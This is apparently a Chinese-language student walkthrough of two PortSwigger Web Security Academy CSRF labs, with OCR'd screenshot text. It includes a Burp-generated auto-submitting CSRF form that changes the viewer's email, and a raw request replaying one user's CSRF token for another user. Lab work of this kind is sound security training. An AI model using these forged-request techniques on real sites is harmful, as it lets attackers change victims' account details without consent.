


3. CSRF，其中令牌验证取决于令牌是否存在(3)



Google 已翻译为以下语言：中文（简体） 显示原文
参与 Burp 挑战，有机会测试您的技能并赢得奖杯 – 挑战我
登出 我的帐户
PortSwigger
产品 解决方案 Research Academy Daily Swig 支持
仪表板 学习路径 最新话题 所有实验室 神秘实验室 名人堂 开始吧 获得认证
网络安全学院 》CSRF 》实验室
实验室：CSRF，其中令牌验证取决于令牌是否存在
从业者
LAB 未解决
本实验室的电子邮件更改功能容易受到 CSRF 的攻击。
要解决该实验室问题，请使用您的漏洞利用服务器托管一个 HTML 页面，该页面使用CSRF 攻击来更改查看者的电子邮件地址。
您可以使用以下凭据登录到您自己的帐户： wiener:peter
访问实验室
跟踪您的进度
学习资料：
查看全部
0%
漏洞实验室：
查看全部
23%
关卡进度：
12 共 52 张
36 共 143 页
6 共 35


正常是没有问题的


Burp Project Intruder Repeater Window Help Hackvertor
Burp Suite Professional v2022.2.4 - Temporary Project - licensed to google
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Hackvertor
Send Cancel Follow redirection
Target: https://0a2f00b204e7242dc043093000bf00c1.web-security-academy.net HTTP/1
Request
Response
Inspector
Request Attributes 2
Request Query Parameters 0
Request Body Parameters 2
Request Cookies 1
Request Headers 20
Response Headers 3
0 matches
0 matches
Done




发现没有csrf也可以







```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="https://0a2f00b204e7242dc043093000bf00c1.web-security-academy.net/my-account/change-email" method="POST">
      <input type="hidden" name="email" value="11&#64;qq&#46;com" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>
```



4. 令牌未绑定到用户会话的CSRF(4)


意思是 你的token 也可以给别人用

给了两个账号 先用第一个登录



Web Security Academy
CSRF where token is not tied to user session
Go to exploit server
Back to lab description
LAB
Not solved
Home | My account | Log out
My Account
Your username is: wiener
Your email is: wiener@normal-user.net
Email
Update email

开无痕 登录第二个


打开新的无痕模式标签页
无痕模式
靶场
Google
您已进入无痕模式
现在，您便可进行私密浏览了。与您共用此设备的其他用户将不会看到您的活动，但您的下载内容、书签和阅读清单项将会保存在此设备上。 了解详情
Chromium 不会保存以下信息：
• 您的浏览记录
• Cookie 和网站数据
• 在表单中填写的信息
以下各方可能仍会看到您的活动：
• 您访问的网站
• 您的雇主或您所在的学校
• 您的互联网服务提供商
阻止第三方 Cookie
开启此设置后，网站无法使用 Cookie 来跟踪您在网上的活动。某些网站上的功能可能会无法正常运作。




先在第一个用户修改email时抓包 拿到token 接着把包丢弃






```
dWQAl6bbzXLt8aHvmxCQS2XdS7eSI0Y7
```


接着修改第二个 email 其中token换成第一个拿到的值


Burp Project Intruder Repeater Window Help Hackvertor
Burp Suite Professional
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer
Intercept HTTP history WebSockets history Options
Request to https://0ae3006003973e43c0341aeb00c9003c.web-security-academy.net:443 [34.246.129.
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex
1 POST /my-account/change-email HTTP/1.1
2 Host: 0ae3006003973e43c0341aeb00c9003c.web-security-academy.net
3 Cookie: session=WLRenEzRiMpDigf6cQ0PCJTmvCnRVFry
4 Content-Length: 61
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "(Not(A:Brand";v="8", "Chromium";v="99"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0ae3006003973e43c0341aeb00c9003c.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
Safari/537.36
13 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,app
hange;v=b3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0ae3006003973e43c0341aeb00c9003c.web-security-academy.net/my-account
19 Accept-Encoding: gzip, deflate
20 Accept-Language: zh-CN,zh;q=0.9
21 Connection: close
22
23 email=123456%40test.com&csrf=dWQAl6bbzXLt8aHvmxCQS2XdS7eSI0Y7
CSRF where token is not tied t
0ae3006003973e43c0341aeb00c9003c.web-security-acade
Google
Web Security Academy
CSRF where token is
Go to exploit server
Back
My Account
Your username is: carlos
Your email is: 11@qq.com
Email
123456@test.com
Update email
Search...
0 matches

发现成功更改



CSRF where token is not tied t
0ae3006003973e43c0341aeb00c9003c.web-security-academy.net/my-account
Google
Web Security Academy
CSRF where token is not tied to user session
Go to exploit server
Back to lab description

